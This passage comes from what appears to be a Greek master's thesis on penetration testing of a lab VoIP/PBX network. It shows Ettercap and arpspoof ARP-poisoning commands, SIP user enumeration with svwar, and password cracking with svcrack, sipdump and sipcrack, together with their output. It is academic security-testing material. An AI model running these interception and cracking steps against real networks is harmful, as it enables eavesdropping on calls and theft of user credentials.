3.5.3 Vulnerability Identification

Η φάση της αναγνώρισης ευπαθειών (Vulnerability Identification) αποτελεί το τρίτο βήμα σε μια διαδικασία δοκιμής παρείσδυσης. Στόχος της φάσης αυτής είναι η εύρεση και η αναγνώριση των ευπαθειών, οι οποίες αφορούν τις συνδεδεμένες συσκευές του

δικτύου και τις εκτελούμενες υπηρεσίες αυτών, ώστε να αξιολογηθεί το επίπεδο σοβαρότητας τους και να προσδιοριστεί, εάν είναι δυνατόν, ο τρόπος εκμετάλλευσης τους.

Στην παρούσα μεταπτυχιακή διατριβή η αναγνώριση των ευπαθειών εκτελέστηκε κατά τη διαδικασία της αξιολόγησης ευπαθειών, καθώς αποφασίστηκε οι δύο αυτές διαδικασίες, της αξιόλογης ευπαθειών και της δοκιμής παρείσδυσης, να αντιμετωπιστούν ως δύο διαφορετικές ενέργειες. Σε διαφορετική περίπτωση (βλέπε VAPT παραπάνω) οι ενέργειες, οι οποίες εκτελέστηκαν κατά τη διαδικασία αξιολόγησης ευπαθειών, θα εκτελούνταν στην παρούσα φάση της αναγνώρισης ευπαθειών.

3.5.4 Exploitation

Η φάση της εκμετάλλευσης (Exploitation) αποτελεί το τέταρτο και πιο ουσιώδες βήμα σε μια διαδικασία δοκιμής παρείσδυσης. Στόχος της φάσης αυτής είναι η διερεύνηση της ικανότητας εκμετάλλευσης ανιχνευμένων ευπαθειών και η δοκιμή επιθέσεων, μέσω κατάλληλων εργαλείων, οι οποίες θα εξετάσουν την ικανότητα του δικτύου να αντιμετωπίσει απειλές κατά της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας του. Η ικανότητα αντιμετώπισης απειλών κατά του κοινωνικού περιβάλλοντος δεν είναι δυνατόν να εξακριβωθεί, καθώς στο παρόν πειραματικό περιβάλλον δεν προσμετράται ο ανθρώπινος παράγοντας.


3.5.4.1 Πραγματοποίηση Επιθέσεων Κατά της Εμπιστευτικότητας

Οι επιθέσεις κατά της εμπιστευτικότητας σε περιβάλλον VoIP αποτελούνται κυρίως από επιθέσεις ανθρώπου στη μέση (MITM Attacks), οι οποίες έχουν ως στόχο τη συλλογή πληροφοριών (π.χ. ονόματα χρηστών και κωδικών) αλλά και την καταγραφή των κλήσεων, όπου αυτή είναι εφικτή. Παρακάτω περιγράφονται τέτοιου είδους επιθέσεις, οι τεχνικές και τα εργαλεία που χρησιμοποιηθήκαν και τα αποτελέσματα αυτών.

Η Ettercap, είναι μια ολοκληρωμένη σουίτα για εκτέλεση επιθέσεων MITM. Παρέχει διάφορες δυνατότητες, όπως όσφρηση συνδέσεων, φιλτράρισμα περιεχομένου και ανάλυση δικτύων και χρηστών, ενώ υποστηρίζει και τον ενεργητικό και παθητικό διαχωρισμό διαφόρων πρωτοκόλλων.

Για την εκτέλεση της σουίτας Ettercap, εκτελείται σε ένα παράθυρο εντολών η εντολή Ettercap -G, ώστε να φορτωθεί η Ettercap σε λειτουργία γραφικού περιβάλλοντος. Από το μενού του παραθύρου, το οποίο έχει εμφανιστεί, επιλέγεται η κατάλληλη διεπαφή (Interface) μέσω του μονοπατιού Sniff - Unified Sniffing. Στη συνέχεια, από το νέο μενού επιλέγεται Hosts - Scan For Hosts και, αφού ολοκληρωθεί η σάρωση, επιλέγεται η διεύθυνση IP της συσκευής, στην οποία θα εκτελεστεί η επίθεση MITM (στη συγκεκριμένη περίπτωση η διεύθυνση 192.168.1.20), όπως εμφανίζεται και στο παρακάτω σχήμα (Σχήμα 32). Έπειτα από το μενού Mitm - Arp poisoning, επιλέγεται η όσφρηση απομακρυσμένων συνδέσεων και η έναρξη της διαδικασίας, ώστε να ξεκινήσει η επίθεση (Johansen G. 2016:315-325).

Καθώς εκτελείται η επίθεση MITM μέσω της σουίτας Ettercap, πραγματοποιείται εκκίνηση και του λογισμικού Wireshark, ώστε να ξεκινήσει και η καταγραφή των ανταλλασσόμενων πακέτων.




Σχήμα 32: Εκτέλεση της σουίτας Ettercap

Το Wireshark είναι το πιο δημοφιλές λογισμικό ανάλυσης πρωτοκόλλων δικτύου παγκοσμίως. Παρέχει τη δυνατότητα παρατήρησης του δικτύου σε μικροσκοπικό επίπεδο και αποτελεί το πρότυπο λογισμικό ανάμεσα σε επιχειρήσεις, μη κερδοσκοπικούς οργανισμούς και εκπαιδευτικά ιδρύματα.


Μετά τη φόρτωση του λογισμικού Wireshark, επιλέγεται η έναρξη της καταγραφής των πακέτων, και επιλέγεται το φίλτρο sip, ώστε να φιλτραριστούν τα πακέτα του συγκεκριμένου πρωτοκόλλου. Λόγω της εκτέλεσης της MITM επίθεσης από τη σουίτα Ettercap, έπειτα από τη πάροδο μερικών δευτερολέπτων (έως μερικών λεπτών), ξεκινά η καταγραφή των πακέτων τα οποία έχουν ως αποστολέα ή ως παραλήπτη την διεύθυνση IP στην οποία εκτελείται η επίθεση MITM.

Κατά την παραπάνω διαδικασία καταγραφής πακέτων, συλλέγονται αρκετές χρήσιμες πληροφορίες, με σημαντικότερη εξ αυτών την εύρεση των ονομάτων των χρηστών του τηλεφωνικού κέντρου και την αντιστοίχιση αυτών, με τις διευθύνσεις IP των συσκευών από τις οποίες είναι συνδεδεμένοι. Όπως παρατηρείται και από τα παρακάτω σχήματα (Σχήματα 33 έως 35) κατά την ανταλλαγή των πακέτων μεταξύ των συσκευών με διευθύνσεις IP 192.168.1.3, 192.168.1.10, 192.168.1.11 και 192.168.1.20 εμφανίζονται διάφορες πληροφορίες, όπως τα ονόματα των συνδεδεμένων χρηστών, των διευθύνσεων MAC και των πορτών προέλευσης και προορισμού.




Σχήμα 33: Εμφάνιση χρήστη user1 μέσω του λογισμικού Wireshark

Από τα σχήματα αυτά (Σχήματα 33-35), προκύπτει το συμπέρασμα, πως ο χρήστης της συσκευής με διεύθυνση IP 192.168.1.3 χρησιμοποιεί ως όνομα χρήστη το user1, ο χρήστης της συσκευής με διεύθυνση IP 192.168.1.10 χρησιμοποιεί ως όνομα χρήστη το user3, και ο χρήστης της συσκευής με διεύθυνση IP 192.168.1.11 χρησιμοποιεί ως όνομα χρήστη το user4. Επίσης παρατηρείται ότι η συσκευή με διεύθυνση IP 192.168.1.20 (PBX server) χρησιμοποίει πάντα ως πόρτα επικοινωνίας του πρωτοκόλλου SIP την 5060 UDP, ενώ οι υπόλοιπες συσκευές χρησιμοποιούν ένα μεγάλο εύρος πορτών, οι οποίες επιλέγονται δυναμικά κατά τη σύνδεση του χρήστη.



Σχήμα 34: Εμφάνιση χρήστη user3 μέσω του λογισμικού Wireshark



Σχήμα 35: Εμφάνιση χρήστη user4 μέσω του λογισμικού Wireshark

Η παραπάνω επίθεση θα μπορούσε να πραγματοποιηθεί και με τη χρήση άλλων εργαλείων αντί του Ettercap, όπως π.χ. του arpspoof, το οποίο και θα αναφερθεί παρακάτω.

Η επιβεβαίωση της ύπαρξης των παραπάνω χρηστών μπορεί να πραγματοποιηθεί και μέσω του εργαλείου svwar. Όπως προαναφέρθηκε, το svwar ανήκει στη σουίτα SIPVicious και έχει τη δυνατότητα να αναγνωρίζει τις ενεργές επεκτάσεις (extensions) ενός PBX server. Το svwar θα χρησιμοποιηθεί για να ελεγχτεί εάν τα ονόματα των χρηστών, τα οποία εμπεριέχονται σε ένα λεξικό (dictionary), είναι εγγεγραμμένοι χρήστες του PBX server. Ως λεξικό (dictionary) ορίζεται μια λίστα χαρακτήρων οι οποίοι χωρίζονται με κενό μεταξύ τους.

Αρχικά, για τη δημιουργία του λεξικού χρησιμοποιήθηκε το εργαλείο Crunch. Το Crunch είναι μια γεννήτρια λίστας λέξεων, η οποία δύναται να δημιουργήσει ένα σύνολο χαρακτήρων όλων των πιθανών συνδυασμών και παραλλαγών (Kali Tools). Γνωρίζοντας ήδη τη μορφή, την οποία έχουν τα ονόματα των χρηστών, δημιουργείται

μέσω του εργαλείου crunch, μια λίστα, η οποία αποτελείται από συνολικά δέκα (10) λέξεις. Κάθε λέξη αποτελείται από πέντε (5) χαρακτήρες, ξεκινά από τους συγκεκριμένους τέσσερις (4) χαρακτήρες 'user' και ο τελευταίος χαρακτήρας της είναι αριθμητικός. Επίσης επιλέγεται να αποθηκευτεί στην επιφάνεια εργασίας.

Για τη δημιουργία αυτής της λίστας εκτελείται η παρακάτω εντολή του Σχήματος 36.

```
root@kali:~# crunch 5 5 -t user%  -o /root/Desktop/wordlist.txt
Crunch will now generate the following amount of data: 60 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10

crunch: 100% completed generating output
root@kali:~#
```

Σχήμα 36: Χρήση εργαλείου crunch

Η δημιουργηθείσα λίστα (wordlist) είναι ένα αρχείου τύπου text, του οποίου τα περιεχόμενα απεικονίζεται στο παρακάτω σχήμα (Σχήμα 37) με τη βοήθεια του εργαλείου nano.

```
  GNU nano 2.7.0                File: /root/Desktop/wordlist.txt

user0
user1
user2
user3
user4
user5
user6
user7
user8
user9

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line
```

Σχήμα 37: Εμφάνιση της λίστας μέσω του εργαλείου nano

Από την εκτέλεση του εργαλείου svwar (Σχήμα 38) παρατηρείται, όπως ήταν αναμενόμενο, η ύπαρξη τεσσάρων (4) χρηστών (user1, user2, user3 και user4), οι οποίοι είναι εγγεγραμμένοι στον PBX server (192.168.1.20).

```
root@kali:~# svwar -d /root/Desktop/wordlist.txt  192.168.1.20
| Extension | Authentication |
-------------------------------
| user4     | reqauth        |
| user2     | reqauth        |
| user3     | reqauth        |
| user1     | reqauth        |

root@kali:~#
```

Σχήμα 38: Χρήση εργαλείου svwar

Η γνώση αυτών των ονομάτων των χρηστών από τον επιτιθέμενο, μπορεί να οδηγήσει στη διενέργεια επιθέσεων λεξικού (dictionary attack) και ωμής βίας (brute force attack) με στόχο την εύρεση των κωδικών σύνδεσης στον PBX server. Αυτό μπορεί να επιτευχτεί με τη χρήση διαφόρων εργαλείων, μεταξύ αυτών τα svcrack, sipcrack και John The Ripper. Παρακάτω περιγράφεται η χρήση των εργαλείων αυτών και τα αντίστοιχα αποτελέσματα.


Το svcrack, επίσης όπως προαναφέρθηκε, είναι ένα εργαλείο εύρεσης κωδικών της σουίτας SIPVicious. Χρησιμοποιήθηκε για την εκτέλεση επίθεσης λεξικού (Σχήμα 39), επιλέγοντας ως όνομα χρήστη, κάθε ένα από τα παραπάνω ευρεθέντα ονόματα χρηστών, ως λίστα κωδικών την προηγουμένως δημιουργηθείσα λίστα και ως στόχο την συσκευή με διεύθυνση IP 192.168.1.20. Όπως παρατηρείται και από τα αποτελέσματα της εκτέλεσης της επίθεσης, οι κωδικοί των χρηστών βρέθηκαν, καθώς υπήρχαν στη δημιουργηθείσα λίστα.

```
root@kali:~# svcrack -u user1 -d '/root/Desktop/wordlist.txt' 192.168.1.20
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| user1     | user1    |

root@kali:~# svcrack -u user2 -d '/root/Desktop/wordlist.txt' 192.168.1.20
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| user2     | user2    |

root@kali:~# svcrack -u user3 -d '/root/Desktop/wordlist.txt' 192.168.1.20
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| user3     | user3    |

root@kali:~# svcrack -u user4 -d '/root/Desktop/wordlist.txt' 192.168.1.20
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| user4     | user4    |
```

Σχήμα 39: Χρήση εργαλείου svcrack

Ένας άλλος τρόπος εύρεσης των κωδικών σύνδεσης των χρηστών είναι με τη χρήση των εργαλείων arpspoof, sipdump και sipcrack. Το arpspoof είναι ένα εργαλείο, το οποίο χρησιμοποιείται για την όσφρηση της κίνησης του δικτύου. Στόχος της χρήσης του εργαλείου είναι όλη η κίνηση των πακέτων μίας συνδιάλεξης τρίτων συσκευών, να διέρχεται μέσω της συσκευής, από την οποία εκτελείται η δοκιμή παρείσδυσης. Στη συγκεκριμένη περίπτωση, η κίνηση των πακέτων της συνδιάλεξης των συσκευών με διευθύνσεις IP 192.168.1.20 και 192.168.1.11 να διέρχεται μέσω της συσκευής με διεύθυνση IP 192.168.1.100. Για να επιτευχτεί αυτό, η συσκευή (Attacker) με διεύθυνση IP 192.168.1.100 και διεύθυνση MAC 64:5a:4:76:fb:36 στέλνει απαντήσεις ARP στη συσκευή (PBX server) με διεύθυνση MAC 0:c:29:86:19:e2 λέγοντας της πως η διεύθυνση IP 192.1468.1.11 βρίσκεται στη διεύθυνση MAC 64:5a:4:76:fb:36 (Attacker), ενώ επίσης στέλνει απαντήσεις ARP στη συσκευή (Smartphone2) με διεύθυνση MAC a4:99:47:38:2:1b λέγοντας της πως η διεύθυνση IP 192.1468.1.20 βρίσκεται στη διεύθυνση MAC 64:5a:4:76:fb:36 (Attacker), όπως απεικονίζεται και στο Σχήμα 40.

Η παραπάνω τεχνική της πλαστογράφησης της ταυτότητας της συσκευής ως μια διαφορετική συσκευή του δικτύου ονομάζεται ARP πλαστογράφηση (ARP spoofing) ή και δηλητηρίαση μνήμης ARP (ARP cache poisoning) (Weidman G. 2014:155-175).



Σχήμα 40: Απεικόνιση μεθόδου ARP Spoofing

Πριν την έναρξη της διαδικασίας arp spoofing θα πρέπει πρώτα να ενεργοποιηθεί η διαδικασία της προώθησης των πακέτων (IP forwarding), η οποία προωθεί τα λαμβανόμενα πακέτα στον τελικό προορισμό τους. Παραδείγματος χάριν, τα πακέτα, τα οποία προέρχονται από τη συσκευή με διεύθυνση IP 192.168.1.20 και έχουν ως προορισμό τη συσκευή με διεύθυνση IP 192.168.1.11, αφού διέλθουν από τη συσκευή με διεύθυνση IP 192.168.1.100 να προωθούνται στη συνέχεια στη συσκευή με διεύθυνση IP 192.168.1.11 και το αντίθετο. Αυτό επιτυγχάνεται με την εντολή ip_forward, η οποία εμφανίζεται στο παρακάτω σχήμα (Σχήμα 41). Αφού εκτελεστεί η εντολή ip_forward στη συνέχεια εκτελείται και η εντολή arpspoof, η οποία ξεκινά την προαναφερθείσα διαδικασία της ARP πλαστογράφησης. Σε περίπτωση μη ενεργοποίησης της διαδικασίας προώθησης των πακέτων, δημιουργείται κατάσταση άρνησης εξυπηρέτησης (DoS), καθώς τα πακέτα δεν φτάνουν ποτέ στον προορισμό τους (βλέπε και παρακάτω) (Weidman G. 2014:155-175).

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
root@kali:~# arpspoof -i wlan0  -t 192.168.1.20 192.168.1.11 -r
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:99:47:38:2:1b 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
```

Σχήμα 41: Χρήση εργαλείου arpspoof

Εκτελώντας την παραπάνω εντολή arpspoof διαδοχικά για τις συσκευές με διευθύνσεις IP 192.168.1.11, 192.168.1.10, 192.168.1.3 και 192.168.1.4 αφήνοντας ως έχει τη

συσκευή με διεύθυνση IP 192.168.1.20, επιτυγχάνεται η διέλευση των πακέτων όλων των συσκευών μέσω της συσκευής εκτέλεσης της δοκιμής παρείσδυσης.

Το πρωτόκολλο SIP χρησιμοποιεί ένα σύστημα ερώτησης-απάντησης για την αυθεντικοποίηση των χρηστών. Ένα αρχικό μήνυμα INVITE αποστέλλεται στον proxy server, με το οποίο η τερματική συσκευή θέλει να επικοινωνήσει. Ο server απαντά με ένα μήνυμα 407 proxy Authorization Request, το οποίο εμπεριέχει ένα τυχαίο σύνολο χαρακτήρων, ονομαζόμενο ως nonce. Το nonce σε συνδυασμό με τον κωδικό του χρήστη χρησιμοποιούνται για τη δημιουργία μίας τιμής κατακερματισμού (hash) τύπου MD5, η οποία αποστέλλεται πίσω σε ακόλουθο INVITE μήνυμα. Εάν η τιμή κατακερματισμού είναι ίδια με αυτή, την οποία δημιούργησε ο proxy server, ο χρήστης αυθεντικοποιείται. Λόγω της χρήσης μη ισχυρού αλγορίθμου αυθεντικοποίησης (MD5), η καταγραφή των πακέτων από τον επιτιθέμενο και η γνώση των ονομάτων των χρηστών, κάνουν πιο εύκολη τη διεξαγωγή επιθέσεων ωμής βίας και λεξικού, με στόχο την εύρεση του κωδικού χρήστη (Bryant R. et al. 2013:681,737). Αυτή η καταγραφή των πακέτων, τα οποία περιέχουν τις τιμές κατακερματισμού, μπορεί να επιτευχτεί μέσω του εργαλείου sipdump.

Το sipdump είναι ένα, από τα συνολικά δυο (2) εργαλεία της σουίτας SIPcrack, μίας σουίτας εργαλείων η οποία υποστηρίζει την όσφρηση και την εύρεση της αυθεντικοποίησης του πρωτοκόλλου SIP (Manpages). Εκτελώντας την παρακάτω εντολή, η οποία εμφανίζεται στο Σχήμα 42, το sipdump δημιουργεί ένα αρχείο dump, στο οποίο προσθέτει όλες τις αυθεντικοποιήσεις των χρηστών που έχουν οσφρηστεί από τη διεπαφή wlan0.

```
root@kali:~# sipdump -i wlan0 dump

SIPdump 0.2  ( MaJoMu | www.codito.de )
---------------------------------------

* Using dev 'wlan0' for sniffing
* Starting to sniff with packet filter 'tcp or udp'

* Dumped login from 192.168.1.20 -> 192.168.1.11 (User: 'user4')
* Dumped login from 192.168.1.20 -> 192.168.1.11 (User: 'user4')
* Dumped login from 192.168.1.20 -> 192.168.1.11 (User: 'user4')
* Dumped login from 192.168.1.20 -> 192.168.1.11 (User: 'user4')
* Dumped login from 192.168.1.20 -> 192.168.1.10 (User: 'user3')
* Dumped login from 192.168.1.20 -> 192.168.1.10 (User: 'user3')
* Dumped login from 192.168.1.20 -> 192.168.1.10 (User: 'user3')
* Dumped login from 192.168.1.20 -> 192.168.1.10 (User: 'user3')
```

Σχήμα 42: Χρήση εργαλείου sipdump

Έπειτα, χρησιμοποιώντας το έτερο εργαλείο της σουίτας SIPcrack πραγματοποιείται μια επίθεση λεξικού στο καταγεγραμμένο αρχείο dump, ορίζοντας ως λεξικό, το προηγουμένως δημιουργηθέν αρχείο μέσω του εργαλείου Crunch, όπως παρουσιάζεται και στο παρακάτω σχήμα (Σχήμα 43).

```
root@kali:~# sipcrack -w '/root/Desktop/wordlist.txt' dump

SIPcrack 0.2  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.1.11    192.168.1.20    user4   b1a9ba1c79a082c1c33d200395bb8f3d
2       192.168.1.11    192.168.1.20    user4   b1a9ba1c79a082c1c33d200395bb8f3d
3       192.168.1.11    192.168.1.20    user4   b1a9ba1c79a082c1c33d200395bb8f3d
4       192.168.1.11    192.168.1.20    user4   b1a9ba1c79a082c1c33d200395bb8f3d
5       192.168.1.11    192.168.1.20    user4   f7e9ec040435bbf5c463ee5ddefe6102
6       192.168.1.11    192.168.1.20    user4   f7e9ec040435bbf5c463ee5ddefe6102
7       192.168.1.11    192.168.1.20    user4   f7e9ec040435bbf5c463ee5ddefe6102
8       192.168.1.11    192.168.1.20    user4   f7e9ec040435bbf5c463ee5ddefe6102
9       192.168.1.11    192.168.1.20    user4   2d35b71dd6b63371f100594479d4face
10      192.168.1.11    192.168.1.20    user4   2d35b71dd6b63371f100594479d4face
11      192.168.1.11    192.168.1.20    user4   2d35b71dd6b63371f100594479d4face
12      192.168.1.11    192.168.1.20    user4   2d35b71dd6b63371f100594479d4face
13      192.168.1.10    192.168.1.20    user3   d3e109934f796ddfcd39c85959387d55
14      192.168.1.10    192.168.1.20    user3   d3e109934f796ddfcd39c85959387d55
```

Σχήμα 43: Χρήση εργαλείου sipcrack

Για να ξεκινήσει η διαδικασία εύρεσης του κωδικού από το σύνολο των καταγεγραμμένων τιμών κατακερματισμού επιλέγεται ο αριθμός της στοχευόμενης τιμής, π.χ. το ένα (1). Στη συγκεκριμένη περίπτωση η επίθεση διήρκησε μηδέν (0) δευτερόλεπτα, καθώς στην πέμπτη μόλις δοκιμή λέξης από το λεξικό ο κωδικός βρέθηκε (Σχήμα 44). Στη συνέχεια επιλέγονται και άλλοι αριθμοί ως στόχοι (π.χ. 13) έως την εύρεση των κωδικών όλων των καταγεγραμμένων τιμών κατακερματισμού.

```
* Select which entry to crack (1 - 28): 1

* Generating static MD5 hash... 8e2b62f09b1cc6018fa35ae2f5154f74
* Loaded wordlist: '/root/Desktop/wordlist.txt'
* Starting bruteforce against user 'user4' (MD5: 'b1a9ba1c79a082c1c33d200395bb8f3d')
* Tried 5 passwords in 0 seconds

* Found password: 'user4'
* Updating dump file 'dump'... done
root@kali:~#
```

Σχήμα 44: Αποτέλεσμα της χρήσης του εργαλείου sipcrack

